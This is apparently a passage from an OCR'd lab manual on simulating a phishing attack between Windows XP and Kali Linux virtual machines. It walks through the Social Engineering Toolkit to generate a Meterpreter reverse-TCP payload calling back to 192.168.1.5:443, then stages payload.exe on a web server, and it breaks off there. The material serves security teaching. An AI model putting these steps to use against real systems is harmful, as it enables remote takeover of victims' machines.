

Network and Internet Connections
File Edit View Favorites Tools Help
Back Search Folders
Address Network and Internet Connections
Go
See Also
My Network Places
Printers and Other Hardware
Remote Desktop
Phone and Modem Options
Troubleshooters
Home or Small Office Networking
Internet Explorer
Network Diagnostics
Network and Internet Connections
Pick a task...
Set up or change your Internet connection
Create a connection to the network at your workplace
Set up or change your home or small office network
Set up a wireless network for a home or small office
Change Windows Firewall settings
or pick a Control Panel icon
Internet Options
Network Connections
Connects to other computers, networks, and the Internet.
Network Setup Wizard
Windows Firewall
Wireless Network Setup Wizard
start
Network and Internet...
10:18 PM

`


Windows XP [Running] - Oracle VM VirtualBox
Network Connections
File Edit View Favorites Tools Advanced Help
Back Search Folders
Address Network Connections
Go
Network Tasks
Create a new connection
Set up a home or small office network
Change Windows Firewall settings
Disable this network device
Repair this connection
Rename this connection
View status of this connection
Change settings of this connection
Other Places
Control Panel
My Network Places
My Documents
My Computer
Details
LAN or High-Speed Internet
Local Area Connection
Connected, Firewalled
Disable
Status
Repair
Bridge Connections
Create Shortcut
Delete
Rename
Properties
start
Network Connections
10:18 PM

`

8. Make sure you key in the correct IP Address. Click **OK** after completed.




`

9. Now, let's test whether our Windows XP can communicate with Kali Linux or not. We can do that by opening the command prompt on Windows XP, then type **ping 192.168.1.5** on the console. If the connection works well, you will see a reply from Kali Linux.

`

10. You'll see Reply from 192.168.1.5 with 32 bytes data which means the connection between Windows XP and Kali Linux is working well.



11. Finally, we are ready to set up an advanced phishing attack in the next task.

`

TASK 5: SIMULATION OF ADVANCED PHISHING ATTACK

OBJECTIVE

To set up an advanced phishing attack simulation.

TASK DESCRIPTION


This advanced phishing attack will simulate the situation where an attacker shares a dangerous program with the victim. An attacker then will be able to access the victim's machine.

ESTIMATED TIME

40 Minutes


STEPS:

1. First of all, go to Kali Linux in VirtualBox, then open the social engineering toolkit.




`


2. Type the password when required.
3. You will see a menu as shown below. Select **1** for **Social Engineering Attacks**.




4. For the next steps, follow the selection as shown in the screenshots and hit **Enter** everytime selection has been made.




`


Kali-Linux-2021.1-vbox-amd64 (Linked Base for Kali-Linux-2021.1-vbox-amd64 and Kali...
Shell No. 1
06:06 PM
Shell No.1
File Actions Edit View Help
send back to attacker
2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable Downloads an executable and runs it
set:payloads>2



Kali-Linux-2021.1-vbox-amd64 (Linked Base for Kali-Linux-2021.1-vbox-amd64 and Kali...
Shell No. 1
06:06 PM
Shell No.1
File Actions Edit View Help
nd back to attacker
4) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable Downloads an executable and runs it
set:payloads>2
set:payloads> IP address for the payload listener (LHOST):192.168.1.5
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.

`

5. At this stage, we do not need for the listener to be started yet. Put **no** as the answer.




6. For the steps below, we browse the location of the **payload.exe.** As we can see, the payload is located at the **/root/.set/** . In Linux, whenever a folder name started with ".", it means that the folder is hidden from user view. The second steps is to move payload.exe to the web server directory which is **/var/www/html**. To double check the status of the move operation, we use **ls -la** to view all the directory in the server including the hidden one.



